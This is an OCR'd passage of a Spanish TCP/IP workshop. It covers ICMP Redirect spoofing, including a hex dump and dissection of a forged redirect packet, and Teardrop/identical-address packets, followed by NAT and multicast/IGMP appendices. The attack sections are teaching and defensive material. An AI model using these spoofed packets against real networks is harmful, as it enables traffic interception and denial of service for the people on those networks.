
Bien pues en nuestro caso, tanto la víctima como el atacante estarán dentro de la misma red/subred, veamos con unos dibujitos como sería esto:

El tráfico normal entre H y T sería pasar por G1 tal y como se muestra aquí (líneas blancas)




AT, nuestro atacante, ahora envía un mensaje ICMP Redirect a H, para ello utiliza como ip origen del envío la ip de G1 Ip-spoof), puesto que sino H descartará el paquete... (Línea azul) y demás en ese mensaje se incluye la nueva ruta del gateway... LA MISMA IP DE AT, con eso el tráfico pasará por él....

Una vez hecho eso, el Host H, la víctima, actualiza su tabla de rutas y añade la dirección IP de AT como mejor ruta para alcanza a T (su destino) y en lugar de seguir el camino inicial (la línea roja de la izquierda, utiliza la ruta a través de AT (puesto que su router le "*informó*" del cambio de topología mediante el mensaje ICMP Redirect)



El engaño se completa cuando H quiere comunicar con T, entonces el tráfico pasará por AT


T
G1
AT
ICMP redirect
H
LAN

Tear Drop IP (Teoría)

Esta es otra técnica utilizada y que sólo en equipos mal configurados o con versiones antiguas del Sistema Operativo debería funcionar.

Hay "*varias modalidades*" entre ellas:

- Enviar un paquete IP con dirección origen y destino IDÉNTICAS
- Lo mismo, pero utilizando puertos origen y destino IDÉNTICOS

La segunda opción "*todavía*" no la podemos probar puesto que para ello necesitaremos hablar de TCP, pero la otra si es fácil.

¿***Y por qué esto daña a un host***?, pues porque se envía y recibes los paquetes a sí mismo, el se lo guisa, el se lo come y con versiones no parcheadas ante esto.... el equipo se cuelga.

Bien pues ahora veamos como son esos paquetes mal formados de los tres ejemplos que hemos visto:

Práctica Nº 5 Esnifer y Captura del ejemplo ICMP Redirect


Espero que te haya quedado claro en el ejemplo anterior cómo se hizo el ip-spoofing, hay que falsear tanto la dirección MAC como las IP's, sino... algo no cuadra y puede que no funcione....

Lo digo, porque en este ejemplo no quedará otro remedio que falsear la ip, te recuerdo que SOLO LOS ROUTERS pueden informar a los host de los cambios de topología para que actualicen sus tablas de rutas y encuentren la puerta de enlace adecuada.

El escenario es:

Se enviará un ICMP Redirect desde 172.28.0.20 (ojo que no es el router) hacia 172.28.0.9 (la víctima) informándole que su puerta de enlace debe cambiar a la IP (172.28.0.20, el atacante) mediante un mensaje ICMP Redirect. Este mensaje ha de tener como dirección origen el router, puesto que sino el host 172.28.0.9 no le hará ni caso....

El paquete.....



```
0x0000   00 10 60 5C 6B 13 FF FF-FF FF FF FF 08 00 45 C0
0x0010   00 58 5A EB 00 00 FF 01-07 B7 AC 1C 00 01 AC 1C
0x0020   00 09 05 01 4E CE AC 1C-00 14 45 00 00 3C FF FF
0x0030   00 00 80 01 E2 7E AC 1C-00 01 AC 1C 00 09 08 00
0x0040   4D 5C FF FF FF FF 61 62-63 64 65 66 67 68 69 6A
0x0050   6B 6C 6D 6E 6F 70 71 72-73 74 75 76 77 61 62 63
0x0060   64 65 66 67 68 69
```

A destacar:


El paquete viene más "*gordito*" aparece un nuevo campo llamado Original packet (resaltado y en negrilla)

Analicemos "*por partes*" lo que se envió....

DISECCIÓN DEL CUERPO DEL DELITO.....


La cabecera MAC

Por aquí no nos pillan... la MAC destino corresponde a la IP 172.28.0.9 (mira la tabla CAM REAL para comprobar que es cierto) y la MAC origen Broadcast, claro ¿no? En definitiva es una notificación....




La cabecera IP

Por aquí tampoco nos pillan... la IP origen ES 172.28.0.1 EL ROUTER!!!! Y la destino la víctima 172.28.0.9 que a su vez se corresponde con la MAC destino ¡!!!



La cabecera ICMP


Bueno esto es correcto, pero fíjate bien se utilizaron un Tipo 05 (Redirect) y Código 01 (Redirección de host) y además.... El Gateway Internet Address apunta a la nueva IP a 172.28.0.20 EL ATACANTE (o el router del atacante!!!!!)



¿Y qué es eso del Original Packet.....?

En realidad serían los datos del paquete ICMP, ya sabes lo del encapsulamiento....

Pues si "*abrimos*", si desenvolvemos, **SI DESENCAPSULAMOS**, el paquete ICMP completo, veremos esto:



Resulta que **Original Packet**, a su vez contiene información MUY SIGNIFICATIVA, realmente es el paquete original.... donde se consultará quien lo envió, hacia quien, etc... si no hubiésemos hecho un spoofing como Dios manda... es ese "*paquete original*" aparecería la verdadera IP del emisor, es decir el atacante, y como no sería el router "*de confianza*" se descartaría el paquete por la victima y no actualizaría su tabla de rutas.

Como ves es peligrosillo, aunque en entornos confiables es muy útil, imagina una red con 2 routers ADSL y conexiones de 2Mb y 256kB respectivamente....

Resulta que hay equipos de la LAN que "*salen*" a Internet por el de 2MB y otros (muy pocos, unos cuantos elegidos, p.e. el Director, el Jefe de Contabilidad y el Administrador de la red) por el de 256kb.

Para que el *Dire* no se enfade con nosotros si un día se estropea el router o la línea, podríamos aplicar esta técnica informando que la nueva puerta de enlace es el router de los 2MB, claro que ambos routers deberían estar en el mismo segmento de red que el host del Dire.... pero eso es una cuestión de diseño de la red.

Hombre, también estarás pensando... *COÑO que cambie la puerta de enlace y ponga la del nuevo router...* pero hay que comprender que el "*Dire*" sabe de otras cosas, no de esto... además puede que el gateway se lo asigne un DHCP ....

Tanto en Windows como en LiNUX se puede desactivar la redirección ICMP, las últimas versiones Kernel de LiNUX la traen desactivada, en Windows debes modificar el registro para permitir o no la aceptación de mensajes ICMP por el host:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Parameters

En esa clave hay una entrada que dice: **EnableICMPRedirect** que estará a 1, Activado... ponlo a cero para desactivarlo.

En la misma Clave hay otra entrada que dice... **ForwardBroadcasts**. Está a 0 es decir desactivada, por eso la tormenta Broadcast del ejercicio anterior no nos funcionó, un detalle que lo activen por defecto, no suele ser así....

Práctica nº 6. Ejemplo de esnifer y captura Tear Drop


Vale, este es el último ejemplo (por ahora) de ICMP, recuerda que se trataba de enviar un paquete con direcciones origen y destino idénticas.


También hay quien lo hace con dirección origen la de la víctima y dirección destino 127.0.0.1, lo entiendes ¿verdad?

Bueno, es fácil interpretarlo, lo dejo de tu mano.... y por cierto ¿Estará bien hecho?

¿Realmente se corresponden las direcciones físicas y lógicas del ejemplo?

Mira las capturas y luego responde....





Y después de analizarlo.... responde a esta pregunta:

¿En el caso de que la MAC origen y la IP origen no concuerde, se enviará el paquete? ¿Lo recibirá el destino?

Esta vez yo no respondo...

Bueno, como habrás observado casi ninguna de las prácticas están "*resueltas*", es decir que no se indican los comandos específicos de ***nemesis*** o la forma de hacerlo con ***CommView***, mi intención es que las desarrolles por ti mismo, **TIENES LOS CONOCIMIENTOS SUFICIENTES PARA ELLO**, ***no es excusa el que digas... "yo no sé cómo hacerlo" SI LO SABES***, bastará generar los paquetes con las indicaciones que se dieron por cada caso.

Posiblemente en tu LAN no se provoquen los estragos expuestos, ya sabes, hoy en día estos ataques están MUY CONTROLADOS, por las nuevas implementaciones en los ***kernel*** de los sistemas Operativos, pero **lo IMPORTANTE es que hayas podido generar correctamente los paquetes** y que hayas **APRENDIDO A DECODIFICAR** por tu cuenta los resultados del esnifer y cabeceras ICMP e IP.

APÉNDICE D.
Traducción de direcciones (NAT). RFC 1631

• Consiste en traducir una dirección IP en otra de acuerdo con una tabla de equivalencias

• Se utiliza mucho como mecanismo para 'extender' el rango de direcciones disponible en una red

.• NAT se suele utilizar para conectar a Internet redes TCP/IP que utilizan rangos privados (RFC 1918):

- De la 10.0.0.0 a la 10.255.255.255
- De la 172.16.0.0 a la 172.31.255.255
- De la 192.168.0.0 a la 192.168.255.255

(**Recuerda** que existen determinados rangos dentro de estos grupos de direcciones que no pueden utilizarse, las direcciones de red y de broadcast, para mayor información te remito al Taller de TCP/IP que estamos desarrollando, concretamente al documento Link2Taller)


• La traducción la puede realizar un router o un Ordenador En Linux se denomina 'IP masquerade'

Uso de NAT

El uso práctico que damos a NAT frecuente es conectar la red privada (la LAN) en la que existen numerosos equipos a otra red, como puede ser Internet, de manera que el Servidor NAT se encarga de traducir las IP's privadas de nuestros equipos LAN en la IP pública que nos asignó el proveedor.

Gracias a NAT los routers pueden conectar todos los equipos que tengas en casa a Internet sin necesidad de que contrates un acceso indivdual para cada uno de ellos.

Recuerda: NAT traduce las direcciones privadas de tu LAN en la dirección pública de Internet que te asignó el proveedor.



- Si se usa NAT es conveniente que sólo haya una conexión con el exterior (un sólo router).
- Sólo los paquetes TCP, UDP e ICMP son traducidos por NAT.
- No se intercambia información de routing a través de un NAT, vamos que nada de utilizar protocolos de enrutamiento por NAT
- Un NAT puede configurarse como:
  - NAT Tradicional: solo permite iniciar sesiones desde la red privada.

- NAT Bidireciconal: permite que las sesiones se inicien desde la red privada o desde el exterior

Tipos de NAT

- Según los campos dela cabecera IP que se modifican, podemos tener los siguientes tipos de NAT:
  - NAT Básico: sólo se cambia la dirección IP origen
  - NAPT (Network Address Port Translation): se modifica la dirección IP origen y el número de puerto TCP o UDP en la cabecera TCP ó UDP


- Según la forma en la que se guarda y se modifica la tabla NAT dentro del router, tenemos los siguientes tipos de NAT
  - Estático: la tabla de conversión se introduce en la configuración del NAT y no se modifica dinámicamente
  - Dinámico: la tabla de conversión se crea y modifica sobre la marcha en función del tráfico recibido.

Comparativa entre Los Diferentes Tipos de NAT


	Estático	Dinámico
NAT Básico	El número de direcciones públicas ha de ser igual al de privadas	El número de direcciones públicas puede ser menor, pero ha de ser suficiente para el número de ordenadores conectados simultáneamente
NAPT	En conexiones entrantes permite asociar a una sola dirección diferentes servidores	Una sola dirección pública permite la conexión de múltiples ordenadores

Bien pues ahora que ya sabemos los diferentes tipos de NAT vamos a poner unos ejemplos mediante unas figuras para que visualmente comprendas como funciona NAT y su comportamiento en las comunicaciones:

NAT Básico estático vs. NAT Básico Dinámico



NAPT Estático vs. NAPT Dinámico



Normalmente los routers utilizan NAPT o NAT dinámico, a continuación ponemos un ejemplo de una Tabla NAPT dinámica en un router ADSL

Tabla NAPT dinámica:

Transport Protocol	LAN Port	LAN IP Address	WAN Port	WAN IP Address	NAPT Port	NAPT IP Address
udp	27960	192.168.1.11	27960	212.142.28.226	60218	192.76.100.7
tcp	1098	192.168.1.11	8000	205.149.163.62	60020	192.76.100.7
tcp	1661	192.168.1.10	8000	192.160.165.89	60007	192.76.100.7

El ordenador 192.168.1.11 está jugando al Quake 3 (puerto UDP 27960) y a la vez oye una emisora MP3 (puerto TCP 8000). Al mismo tiempo el ordenador 192.168.1.10 oye otra emisora MP3.

Ejemplo obtenido de: http://adsl.internautas.org/sections.php?op=viewarticle&artid=1

Consecuencias de NAT

Al cambiar la dirección IP es preciso modificar:

- La cabecera IP, incluido el checksum
- El checksum de la cabecera TCP o UDP ya que la pseudocabecera utiliza la dirección IP para calcular el checksum.
- En caso de utilizar NAPT hay que modificar el número de puerto TCP/UDP y los correspondientes checksums (de TCP/UDP y de IP).
- Los mensajes ICMP contienen direcciones IP embebidas (Original Packet, ver prácticas del Taller, concretamente las de ICMP Redirect) que hay que modificar, así como el checksum embebido y el del paquete IP que lo contiene.
- Los mensajes SNMP incluyen direcciones IP en diversos sitios de la parte de datos del paquete que hay que cambiar.

Limitaciones y problemas de NAT

- Comandos de inicio FTP incluyen direcciones IP de los hosts en ASCII; si el número de caracteres varía hay problemas:
- Algunos protocolos de aplicación (por ejemplo NetBIOS) incluyen las direcciones IP en diversos sitios de los datos del paquete. Esto requiere pasarelas del nivel de aplicación para funcionar a través de NAT.
- No puede utilizarse la función AH de IPSec. La situación mejora si se utiliza IPSec en modo túnel y el NAT se hace antes o en el mismo dispositivo que el túnel IPSec.

Conclusiones sobre el uso de NAT

- NAT no es algo deseable en sí mismo, pues impone restricciones al realizar cambios en la cabecera IP sin conocimiento del host, sin embargo facilita extender las redes, sobre todo cuando la contratación de IP's públicas supone una inversión económica importante.
- Los intentos de resolver los problemas de NAT adaptando el protocolo en el host o utilizando pasarelas a nivel de aplicación son una solución compleja y no transparente y sólo deben aplicarse cuando sea inevitable.
- La seguridad de NAT es sólo aparente. La verdadera seguridad, que se basa en utilizar IPSec y un firewall adecuado, se ve limitada cuando se utiliza NAT.

APÉNDICE E. CLASES D Y E. MULTICAST Y PROTOCOLO IGMP

Clases D y E de Direcciones IP

Clase D 224.0.0.0 a la 239.255.255.254

Clase E 240.0.0.0 a la 255.255.255.255

En el documento de preparación a esta charla se habló de las clases A-B-C, vamos a ver un poquito de las clases D y E que sólo fueron mencionadas.

CLASE D

Las direcciones de clase D se crearon para permitir la ***multidifusión*** en una Red IP.

Seguro que más de una vez has oído hablar de ***unicast***, ***multicast*** y ***broadcast***.

Unicast es ***unidifisión***, es decir, el mensaje o envío IP va dirigido a un UNICO ***host***

Broadcast es difusión, es decir, el mensaje o envío IP va dirigido a TODOS los ***host***

La información que habitualmente fluye a través de Internet lo hace en paquetes **unicast**, esto significa que el destinatario de la información es un único *host* con una dirección IP concreta.

Multicast es ***multidifusión***, es decir, el mensaje o envío IP va dirigido a un GRUPO de ***host***.

Los mensajes de ***multidifusión*** utilizan la Clase D de direcciones IP y se representa con una dirección de red única (dentro del intervalo válido para la clase D) que dirige paquetes de datos a grupos predefinidos de direcciones IP.

Este tipo de paquetes se adapta bien para las necesidades de las aplicaciones tradicionales que los usuarios de Internet utilizan: FTP, TELNET, WWW,... pero plantea serios problemas cuando lo que se trata de transmitir son grandes cantidades de datos (como las generadas en aplicaciones de vídeo y audio interactivos) a varios usuarios que se hallan en ***hosts*** separados.

Si para esta clase de servicios utilizásemos el mismo tipo de paquetes, tendríamos que emitir un paquete para cada uno de los participantes en la videoconferencia, multiplicando así el ancho de banda consumido por el número de participantes.

Por ello, se definió otra forma de transferir información entre grupos de ***hosts*** sin necesidad de emitir una copia para cada uno: el **Multicast IP**.

Normalmente los ***hosts*** sólo aceptan de la red los paquetes cuya dirección de destino corresponde a una de sus direcciones IP. Si el ***host*** soporta ***multicast*** (lo cual no es el caso de todos los sistemas actuales) y pertenece a algún grupo, aceptará también los paquetes dirigidos a ese grupo.

En a práctica... una sola estación emisora puede transmitir un mismo mensaje a varios receptores, en lugar de tener que enviar uno por cada uno de los receptores...

Los primeros cuatro bits de una dirección del clase D son siempre 1110 (128+64+32=224)

El espacio de direcciones de Clase D, no se usa para trabajar con redes o ***host*** individuales, se usan para distribuir paquetes de ***multidifusión*** dentro de una red privada a grupos de sistemas finales mediante direccionamiento IP.

Las direcciones de clase D, no hacen diferencias entre “parte de ***host*** y parte de red” como lo hacen las direcciones de Clase A, B, ó C.

Por si fuera poco existen dos grupos dentro de las direcciones ***multicast***

> *Grupos permanentes*: Son los que han sido estandarizados. Los ***hosts*** asignados a estos grupos no son permanentes, pueden afiliarse a él o ser quitados de él.
>
> Grupos importantes de este tipo son:
>
> 224.0.0.0 Dirección reservada de base
> 224.0.0.1 Todos los sistemas de la subred
> 224.0.0.2 Todos los routers de la subred
> 224.0.1.1: NTP (*Network Time Protocol*).
>
> *Grupos transitorios*: Son los grupos que no son permanentes y se van creando según las necesidades, por ejemplo:
>
> 224.0.3/24 hasta 238.255/16: Para cualquier grupo de ámbito mundial.
> 239.255/16: Para grupos locales a una organización

No todos los sistemas operativos admiten direcciones de difusión, ni tampoco pueden que sena admitidas por todos los routers, la verdad es que la ***multidifusión*** es un intento de limitar el ***broadcast*** y que no sea necesario notificar a TODOS los ***host*** de una subred "algo" que sólo debería ir dedicado a solo unos cuantos.

El objetivo de IP ***multicast***: es conservar ancho de banda, replicando paquetes sólo cuando sea necesario

El campo TTL (tiempo de vida) de un mensaje de ***multicast*** se fija a unos valores determinados dependiendo del ámbito de dirección de la IP ***multicast*** utilizada:

- Local a un nodo (*node-local*): TTL 0
- Local a una subred (*link-local*): TTL 1
- Local a un lugar (*site-local*): TTL 32

El servicio que puede ofrecer el direccionamiento ***multicast*** puede ser:

- Cada ordenador puede entrar o salir de un grupo ***multicast*** en cualquier instante.
- No hay restricciones en cuanto al número de grupos en los que puede ingresar, ni en cuanto a la ubicación de los miembros
- Un ordenador no tiene que pertenecer a un grupo para enviar mensajes a los miembros del mismo: Los emisores no conocen a los destinatarios, ni viceversa.
- Modelo similar a la radiodifusión, pero con múltiples emisores y múltiples receptores:
  - Una a uno
  - Uno a varios
  - Varios a uno
  - Varios a varios

La dirección de clase D es un nombre lógico, no incluye ninguna información ``topológica", y ha de ser ``convertida" de manera distribuida en el conjunto de destinatarios, que varía dinámicamente

Entrada de tráfico externo en una subred

- Es necesario que los routers sepan si tienen que hacer progresar o no un paquete dirigido a una dirección de ***multicast*** IP.
- Para ello necesitan saber si hay miembros de un grupo en las subredes a las que están conectados.
- Para ello, cuando un ordenador ingresa en un grupo de IP ***Multicast*** tiene que informar a los routers de las subredes a las que está directamente conectado.

Internet Group Membership Protocol (IGMP)

- Es el Protocolo que se utiliza entre ordenadores y los routers de sus subredes para suscribirse a grupos de difusión ***Multicast***
- Los ordenadores informan a los routers de los grupos a los que se apuntan.
- Los routers interrogan periódicamente para saber si sigue habiendo ordenadores apuntados a grupos que se están recibiendo.
- Si hay más de un router en la subred, se elige a uno de ellos como responsable de las interrogaciones.
- Basándose en la información obtenida de IGMP, el routers determina qué tráfico de IP ***multicast*** tiene que mandarse a cada una de sus subredes.
- El protocolo de comunicación **IGMP** (Internet Group Management Protocol), que genera mensajes de 64 bits encapsulados dentro de datagramas IP y que tienen el siguiente formato:
    - Identificador de versión del protocolo (4 bits de 0 a 3).
    - Identificador del tipo de datagrama IGMP (4 bits de 4 a 7).
    - Usado por el protocolo DVMRP para poner un código (8 bits de 8 a 15).
    - Información para chequeo de errores de transmisión (16 bits de 16 a 31), se realiza una suma complemento a 1 del mensaje IGMP.
    - Dirección de grupo multicast (32 bits de 32 a 63).

Los principales tipos de mensajes son tres:

1. **Petición de miembros de un grupo**: mensaje enviado desde el router a los hosts de su subred para preguntarles si quieren apuntarse a un grupo.

   Se utiliza una subred con capacidad multicast, usando la dirección IP 224.0.0.1 para preguntar a todos los sistemas multicast de la subred. Este tipo de mensaje lo envía el router periódicamente, y espera las respuestas de los hosts de la subred, configurando sus tablas de encaminamiento multicast con la información recibida.

   Se mantiene un grupo apuntado en las tablas mientras se reciba respuesta de algún hosts de este grupo.

   Los datos de los datagramas IP e IGMP de la petición son:

   - IGMP tipo = 1
   - IGMP dirección de grupo = 0
   - IP TTL = 1
   - IP dirección destino = 224.0.0.1 (a todos los hosts de la subred)
   - IP dirección fuente = la del router

2. **Informe de miembros de grupo**: mensaje de respuesta al anterior, desde los hosts al router para informar que se quiere ser miembro de un grupo.

   Para no colapsar al router, los hosts esperan un tiempo aleatorio (entre 0 y 10 segundos) antes de responder a la petición de miembros.

   Además si un host observa que otro de su grupo ya ha enviado un informe al router, no es necesario que este envíe el suyo, ya que lo importante es que el router se entere de que hay alguien en la subred que pertenece a un grupo determinado.

   La dirección de destino de un datagrama de informe es la del grupo, de esta forma esta información llega a todos los mienbros del grupo en la subred, además de llegar al router.

   Los datos de los datagramas IP e IGMP del informe son:

   - IGMP tipo = 2
   - IGMP dirección de grupo = dirección de grupo
   - IP TTL = 1
   - IP dirección destino = dirección de grupo
   - IP dirección fuente = dirección IP del host

3. **Mensaje DVMRP (Distance Vector Multicast Protocol)**: mensaje enviado por los mrouters a sus vecinos para comunicarles los cambios habidos sobre miembros de grupos. Estos mensajes se pueden enviar bajo dos situacines distintas:

   - **routers vecinos conectados directamente con una subred multicast**: utilizan la dirección reservada 224.0.0.4.

   - **routers vecinos conectados a través de un túnel**: transmiten datagramas IP multicast encapsulados dentro de datagramas IP unicast, que contiene en su cabecera la dirección de destino unicast del otro extremo del túnel.

   Se pueden utilizar otros protocolos multicast como PIM y MOSPF que llevarían asociados sus propios tipos de mensajes.

Estos tres tipos de mensajes no son propagados más allá de su subred. Utilizan un tiempo de vida (TTL) con valor 1

Versiones de IGMP

IGMP Versión 1

- Los touters envían interrogaciones (*Host Membership Query*) al grupo 224.0.0.1
